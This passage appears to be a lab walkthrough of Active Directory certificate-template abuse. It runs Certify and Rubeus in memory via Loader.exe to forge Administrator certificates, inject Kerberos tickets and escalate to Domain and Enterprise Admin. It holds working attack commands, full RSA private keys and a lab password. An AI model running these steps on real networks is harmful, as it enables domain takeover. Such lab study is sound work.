89gwt1yFpJvnr+4/IDo+fafFYBJqe4aO9ENwu2LPWn0cZPH4ahwgN6HjvoBVPCnU
8KY6Ju6f3KOjNVJSQh+7hEE8ZHCu4WQBGiZddnNk1urAdvT7DChav7VdrxAfaPbb
FgsRwR6sC5xeEx0PhffJhLPLjKZHIgGjcTS4KQIDAQABAoIBAQCW37s7lJIq1p0y
97KQBeKYRFFNsnVnDORMf44uoEru9kS0KRe7naZbcGvS1CdhsRgFUs0tHfTpMZcs
dujHWtcyUqg76LngiN3/MM3LSWFyAXHpO6abGsmTh0hr8CDvTjwcPxiAuRONbvql
6hQ5ycYnr/h87bowk9rYaKGemYFARUQSMoIgCJNA0HeuQXerLb8v7m7pxGKO82wv
7nbWhddR4VP8z7LkTteLJlvjBVEbriKD5SJ8doWssIRE6pP5t8rFofrAfHBYo2bk
r+LHpxD7Cc5mhcYp8bprhbeDE0Cvl0h0fYWwqae54nCz5VNhrMIEIFirGQi2+5wY
b57b8cKdAoGBAO5mTblXBasd5X53yfw85DlJUc4QON4y9xDZmwZdKSLlMWHd/Ndv
Jop1wmqq5eHjvznIjhKbGzis3TflHVkQnPcBDifN/TlkqCWCDLxI/O9PcVa2gnip
q6p6t5qgBQoBnDDSGaDVzhCipJycYpyJBLWLwKf2gXXvx3G92Ws//R5jAoGBANTf
GWYCSrYf38x4zLH/tibsulM+VisQ7hDqH+5+mNrd5L1fKm5g9LCWuF3AqxcSa1fu
j/+wbYeSC7GmnNzQ8YGDod4uVnFu3EiPTKMeC9lRGE/uy+WxJqijoQfuu1jvF29t
/Av7MKit9oiruKdX815sNF2iH0ip4SSLDqNUIT8DAoGBAIXW54HLCkKkGShkJgC3
SsWilQuj7dlJMY3DLRZojOSrWYsBLqbgHvoS3KA367FixAOzxZdKfwDVg6iSt2Q+
QHEnpYPRUH29Ne1A0teN/np31kCBXERTtS2Tkap8dffFKaP7ACpcfkC2nsXRwkbx
YbRuji195faJNCZ2GC7vELLTAoGBAIT2ISAlWFMvz5Mg9QJNbZIclTk/m4Tk2z53
bqCCNKmopaJfWdp99viB/ACbQoJzv9a5rPoRUii24VUCc8I9REwYUze7C8VocHFm
CIFuWApSa/QpfPQoVbRKGGAjDqQ7GxE/yooVSMxjdLTjRcBI4DtfLMo7ZHz3lyhD
L053UxjPAoGAcsdF2uzpftbr6LV2cJtgEmHR8xur+Wq93Hot5/l93UKNJxOmrApd
+nuIvbmytxMgXxspDQgMRdn02wdguulW5SP/ZmFk89gyaD00RUR7FmZmE8bxTe7W
h5dPiXPxNXp0cFbWVI2yJa+3KFGnmLhNYn5ciFqGDakD09OzVU+84vU=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGSTCCBTGgAwIBAgITdwAAACg5X4823cnXfAABAAAAKDANBgkqhkiG9w0BAQsF
ADBKMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGDAWBgoJkiaJk/IsZAEZFgh0ZWNo
Y29ycDEXMBUGA1UEAxMOVEVDSENPUlAtREMtQ0EwHhcNMjUwMjA4MTc0ODU4WhcN
MjYwMjA4MTc0ODU4WjBuMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGDAWBgoJkiaJ
k/IsZAEZFgh0ZWNoY29ycDESMBAGCgmSJomT8ixkARkWAnVzMQ4wDAYDVQQDEwVV
c2VyczEXMBUGA1UEAxMOc3R1ZGVudHVzZXIxNjMwggEiMA0GCSqGSIb3DQEBAQUA
A4IBDwAwggEKAoIBAQDGPHsiLP/wxV9fpbKh6N3AjCTHbJJdJQmO/l3Cjp4QgHPX
R0C6hO33EtZbWMGK89RdxgbYopB+agHEDcLibh/BT9ZwyORg70lTwpSLAJLN+pcK
VE3nXHwNXoYGJsZYONf8KCjvbN18sePeYEjw95Zxoecxymxbcx9TE2fkQoky4IBW
IeHz2DC3XIWkm+ev7j8gOj59p8VgEmp7ho70Q3C7Ys9afRxk8fhqHCA3oeO+gFU8
KdTwpjom7p/co6M1UlJCH7uEQTxkcK7hZAEaJl12c2TW6sB29PsMKFq/tV2vEB9o
9tsWCxHBHqwLnF4THQ+F98mEs8uMpkciAaNxNLgpAgMBAAGjggMCMIIC/jA+Bgkr
BgEEAYI3FQcEMTAvBicrBgEEAYI3FQiFucM7hoGHA4OVjxCCns8jg9HCG4EAhNzt
doaN4SUCAWQCAQswKQYDVR0lBCIwIAYIKwYBBQUHAwIGCCsGAQUFBwMEBgorBgEE
AYI3CgMEMA4GA1UdDwEB/wQEAwIFoDA1BgkrBgEEAYI3FQoEKDAmMAoGCCsGAQUF
BwMCMAoGCCsGAQUFBwMEMAwGCisGAQQBgjcKAwQwRAYJKoZIhvcNAQkPBDcwNTAO
BggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAcGBSsOAwIHMAoGCCqGSIb3
DQMHMB0GA1UdDgQWBBTsI1TuS0PGamwn+fFcfoOUpSsb0zAoBgNVHREEITAfoB0G
CisGAQQBgjcUAgOgDwwNQWRtaW5pc3RyYXRvcjAfBgNVHSMEGDAWgBTOGL7U2hva
LzEhCHPtnBYTkQDvkTCB0wYDVR0fBIHLMIHIMIHFoIHCoIG/hoG8bGRhcDovLy9D
Tj1URUNIQ09SUC1EQy1DQSxDTj1UZWNoY29ycC1EQyxDTj1DRFAsQ049UHVibGlj
JTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixE
Qz10ZWNoY29ycCxEQz1sb2NhbD9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcMGCCsGAQUFBwEB
BIG2MIGzMIGwBggrBgEFBQcwAoaBo2xkYXA6Ly8vQ049VEVDSENPUlAtREMtQ0Es
Q049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
PUNvbmZpZ3VyYXRpb24sREM9dGVjaGNvcnAsREM9bG9jYWw/Y0FDZXJ0aWZpY2F0
ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwDQYJKoZI
hvcNAQELBQADggEBAExYd/XxYy70gxMZRLGRwa51sRCmHv6QUnv+AAjNuDNtuAUY
5zEVbk2k09hyBYefLKcVGsD8luJu2KbWYxoNs8rM/qnYRE4L1HlrtIimsHY9zjro
1vQtb3MMfEmIXOj6og0c6oacJaBooho1mSblnrqroT8RK2eEmfpsd2sj5hBVk8Hh
xsaBf10nbNMsQsMzg1OKTdIN8NwqZUn0OSKSPTdBnTHE/1HjYB9/e3WhABW9Umk4
y0fI9qaXQWs6QY3ggpFE2YKNpAYm51/WaVt7+uvn10EfdlhudPalwzaS+cI/0e1f
zY8XY7dksOEAVjA2LGT8TPOKK3neNi2LxisHi1E=
-----END CERTIFICATE-----
Note that I’ll be using the password Stark123 during this convertion.
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\DA.pfx

ArgSplit.bat
Finally, we can request a new TGT for the Domain Administrator using the certificate and inject in current session.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args "%Pwn%" /user:Administrator /certificate:C:\AD\Tools\DA.pfx /password:Stark123 /nowrap /ptt

We can see above screenshot that our new Administrator’s TGT has been requested and successfully injected into our current session.
Checking our current ticket using klist can show us that now we do have the ticket as domain admin.
klist

Our klist output confirms that we successfully obtained a Kerberos Ticket Granting Ticket (TGT) for the Administrator account at US.TECHCORP.LOCAL.
The ticket was issued by the Key Distribution Center (KDC) and is encrypted with AES-256, ensuring its authenticity.
The ticket flags indicate that it is forwardable, renewable, and pre-authenticated, meaning it can be used for further authentication requests. The validity period shows that it is currently active and can be renewed until February 15, 2025.
Let’s authenticate as Administrator without needing a password or hash. We can now use this ticket for lateral movement or Pass-the-Ticket (PtT) attacks to access high-privilege resources.
Let’s try to access the domain controller now using winrs for example.winrs -r:us-dc cmd

As we can see above we can confirm that our attack worked super fine and we were able remotelly access US-DC, the us.techcorpo.local Domain Controller.
The same way we could also get Enterpreise Admin by doing the same but this time we will request and Inject the TGT for Enterprise Administrator.
Let’s purge our tickets in our klist session.
ArgSplit.bat
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn% /user:pawadmin /certificate:C:\AD\Tools\pawadmin.pfx /password:'Stark123' /nowrap /ptt
Please bare in mind that, the password we are using will is not Stark123 but 'Stark123' including the single quotes.
After elevating a sessions as pawadmin using Rubeus.exe as can now confirm if we were able to request pawadmin’s TGT sucessfully and also imported into our session.
klist
We can see above that we do have pawadmin’s TGT requested and imported
Now that we do contain user pawadmin’s TGT session we can now carry on and abuse the vulnerable template ForAdminsofPrivilegedAccessWorkstations.
Once again, since we will be running Rubeus in the memory using Loader.exe, we need to encode the Certify.exe argument(request) using the ArgSplit.bat file and do the copy/paste into the same CMD session.
ArgSplit.bat
Right now, we will use Loader.exe to execute Certify.exe in-memory while specifying a targeted certificate request. The command is instructing Certify to request a certificate from the Techcorp-DC.techcorp.local\TECHCORP-DC-CA Certificate Authority using the ForAdminsofPrivilegedAccessWorkstations template.
The key detail here is the /altname:Administrator flag, which means we are attempting to request a certificate with the UPN (User Principal Name) of the Administrator account.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Certify.exe -args "%Pwn%" /ca:Techcorp-DC.techcorp.local\TECHCORP-DC-CA /template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator

Note that Certify.exe will still show the context as studentuser163 or our current user in this case, but this can be ignored. From the Certify.exe output we should simply copy both keys as we do have it below and save it into a cert.pem file and convert this cert.pem into .pfx file using OpenSSL.
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAwINio1nC6t+6tvZ/gXJkuSRlkvYO87tDbA6gsalCN8ot6xM1
G3OWXcO4PNsJuWE0aHLxfIhVhwHPdoBLPztRBsvKyflgOdeH1KM+NWQcQhkhI/j7
MsMuabDycLUwvcWiT3rCLFgjnqQ/zytisuaBxM1buoEcvE4NQIdSVpMVVED909wu
rakZk3wUDgkIC+qwun75STAwZ5nopb++daqfOUesp1CE2sdFdVZaz0Es0g5CiAeX
xduSvPl1zxWTVwz/5PfQ3d9NHv3E0zb/0wOLNVLfr0Q6pKyZGWP3atvGh1fImO3v
8ZGB8PGR/91pNtThDpsjqOd8wBjVSv6y873gTQIDAQABAoIBAA5DrfNcm0y79yHH
cfstdrkhMUWKZeE5Zu2Cx/ViDT4FBRH+AlleXy3jaqtXr4jE4xU6LxqDH5M5Vx34
s5qj0oUmZIhCqhafGblvvxRFrrJXGlWIBVTlkXLTYaNoSYxGMJijB/AxN7JxiSjY
lh+bZNIoRTu0hWSOg/zcCgXQMCxl41Vgclvg3ZHSS8NiL/RbEGTdVsrCAa12bT4i
1Fbl9BGGDU9LB6rzLL2GdXhJHuR5p3eIdwmCKohfmM2xtidJaDSkzJ+0tL5NpUW/
mvt2IT4ISmLD9GvQoKmyg1u9KTDeKeZx2elNCSqJSpGHvftt8fQ1eptmM0iuXZU+
T8+yASECgYEAyBni2/XUmqcr+l8g3iGylBGuZ6yy8bZuk8oA+kZnduSgXL6lo5XM
9wzLCK0c6mK14YoHB16RHqnyh/XacES+YhPcsUZbujuGSjep2IKSY2KCpYi0sLlA
j1uq0/uEoxA/MkPfxsWLfFyQgiDN7hkhAMmjzXXaJzy1Ec62LYPIw+MCgYEA9kra
+Kh6Km6ju8GSX42ylvg4+Bcs4Rel6sJvxO/hJ+++kddbpXzrj739dMhiTK8ABq0H
zyO/fGAYKJ0134obMK/yJa432L1iM/8/g4PWIG8zUMOJrVvDGn0HURNfUEY1Hrwv
dcN8ZwaK967cDbdu2Px0qGTGjNIrV1QDFp+E4g8CgYEAuow3jO0P+eYj/9Sz5aLw
w04AlDLS2LlFOY63fpwoVRUr04sBDRLY9PD+T+Zj8Ld57PwrNVmaXUX/D3XK4aOV
AgaWVsbLOUHJHmPqeiiwpOrv9bcPDTqHz56cEeiIbST2ZbwVYVBFi/kX19kRYwoW
VI+noCJg8PeNrz5RZPlZMBUCgYArgN1cvqWViSVyrKZmKmk5MW8eozlSKRMtfFqx
to1WuIo4yIlvmbkiErUKQ7rZQLAIfde7Rt0z4uVhhyNU8NgMqYdkEHnc1tbZyGQ3
nrnb0MiHo4JWFLdJnnwEXh+f1kbbvvHDI1x99jHlvgUwhw4VVcJlXCeWCCmPq09A
V7zpEQKBgQCz9la6Z4LsMZLcRZpMkdNm7NO8Ul+onYDVNGTlLQrm0EUnrPRXhx/G
FMQ/RTh14s7Vp9/WHNlrLhHhoqbcYpBxHk83Te83uuhDNcMjdeoDMJhq1HANM4xY
O0m6+9HPSWlcGNB8TPzP23NLuSxuMmVVrr6XIBBTV9Tjm9pjG5kKWg==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGSTCCBTGgAwIBAgITdwAAADDvZOLFlFIywAABAAAAMDANBgkqhkiG9w0BAQsF
ADBKMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGDAWBgoJkiaJk/IsZAEZFgh0ZWNo
Y29ycDEXMBUGA1UEAxMOVEVDSENPUlAtREMtQ0EwHhcNMjUwMjA4MTk0NDI2WhcN
MjYwMjA4MTk0NDI2WjBuMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGDAWBgoJkiaJ
k/IsZAEZFgh0ZWNoY29ycDESMBAGCgmSJomT8ixkARkWAnVzMQ4wDAYDVQQDEwVV
c2VyczEXMBUGA1UEAxMOc3R1ZGVudHVzZXIxNjMwggEiMA0GCSqGSIb3DQEBAQUA
A4IBDwAwggEKAoIBAQDAg2KjWcLq37q29n+BcmS5JGWS9g7zu0NsDqCxqUI3yi3r
EzUbc5Zdw7g82wm5YTRocvF8iFWHAc92gEs/O1EGy8rJ+WA514fUoz41ZBxCGSEj
+Psywy5psPJwtTC9xaJPesIsWCOepD/PK2Ky5oHEzVu6gRy8Tg1Ah1JWkxVUQP3T
3C6tqRmTfBQOCQgL6rC6fvlJMDBnmeilv751qp85R6ynUITax0V1VlrPQSzSDkKI
B5fF25K8+XXPFZNXDP/k99Dd300e/cTTNv/TA4s1Ut+vRDqkrJkZY/dq28aHV8iY
7e/xkYHw8ZH/3Wk21OEOmyOo53zAGNVK/rLzveBNAgMBAAGjggMCMIIC/jA+Bgkr
BgEEAYI3FQcEMTAvBicrBgEEAYI3FQiFucM7hoGHA4OVjxCCns8jg9HCG4EAhNzt
doaN4SUCAWQCAQswKQYDVR0lBCIwIAYIKwYBBQUHAwIGCCsGAQUFBwMEBgorBgEE
AYI3CgMEMA4GA1UdDwEB/wQEAwIFoDA1BgkrBgEEAYI3FQoEKDAmMAoGCCsGAQUF
BwMCMAoGCCsGAQUFBwMEMAwGCisGAQQBgjcKAwQwRAYJKoZIhvcNAQkPBDcwNTAO
BggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAcGBSsOAwIHMAoGCCqGSIb3
DQMHMB0GA1UdDgQWBBSVbDRixv5JB6iakv4LEgF/WwQZ0jAoBgNVHREEITAfoB0G
CisGAQQBgjcUAgOgDwwNQWRtaW5pc3RyYXRvcjAfBgNVHSMEGDAWgBTOGL7U2hva
LzEhCHPtnBYTkQDvkTCB0wYDVR0fBIHLMIHIMIHFoIHCoIG/hoG8bGRhcDovLy9D
Tj1URUNIQ09SUC1EQy1DQSxDTj1UZWNoY29ycC1EQyxDTj1DRFAsQ049UHVibGlj
JTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixE
Qz10ZWNoY29ycCxEQz1sb2NhbD9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcMGCCsGAQUFBwEB
BIG2MIGzMIGwBggrBgEFBQcwAoaBo2xkYXA6Ly8vQ049VEVDSENPUlAtREMtQ0Es
Q049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
PUNvbmZpZ3VyYXRpb24sREM9dGVjaGNvcnAsREM9bG9jYWw/Y0FDZXJ0aWZpY2F0
ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwDQYJKoZI
hvcNAQELBQADggEBABnbvQVpaiSeU3nbxrUBxQK/2AMMEQzS4Q3xL2iqJZt/LbJK
FEJunbzGpnHpWYWtghljCdB4TUENGo3Qew4b9xHAIOjl/66hYZ0QS9eyJ4P28K2d
lfaFop0RrZMfQZsmVujUxQMkudDAlVV+FefQIdKU9Wfb3lDfh43xWHJkjwPqd8ud
d2h8zNzoLG5Uf+tFuFj/TQ/jdgrx3DSnG2bRaguoXVLzJ4eaxCYh9AArorNlwOWY
z2aYj95wff+rmFABwSt+XyMLdhgF7fkndH8riq95xt7SSpceOvHFgr58HDNOm9BZ
Y+AakQQea8/O+M8wDbiK3ZLxodXitYQf7Rxx5+U=
-----END CERTIFICATE-----
Note that I’ll be using the password Stark123 during this convertion.
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\EA.pfx

ArgSplit.bat
Finally, we can request a new TGT for the Enterprise Administrator using the certificate and inject in current session.
Note that here we specify the user to be the Enterprise Admin techcorp.local\Administrator
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args "%Pwn%" /user:techcorp.local\Administrator /dc:techcorp-dc.techcorp.local /certificate:C:\AD\Tools\EA.pfx /password:Stark123 /nowrap /ptt

klist

Our klist output confirms that we successfully obtained a Kerberos Ticket Granting Ticket (TGT) for the Administrator account at TECHCORP.LOCAL.
The ticket was issued by the Key Distribution Center (KDC) and is encrypted with AES-256, ensuring its authenticity.
The ticket flags indicate that it is forwardable, renewable, and pre-authenticated, meaning it can be used for further authentication requests. The validity period shows that it is currently active and can be renewed until February 15, 2025.
We can authenticate as Enterprise Administrator without needing a password or hash. Let’s now use this ticket for lateral movement or Pass-the-Ticket (PtT) attacks to access high-privilege resources.
Let’s try to access the domain controller of techcorp.local domain, our forest root using winrs for example.
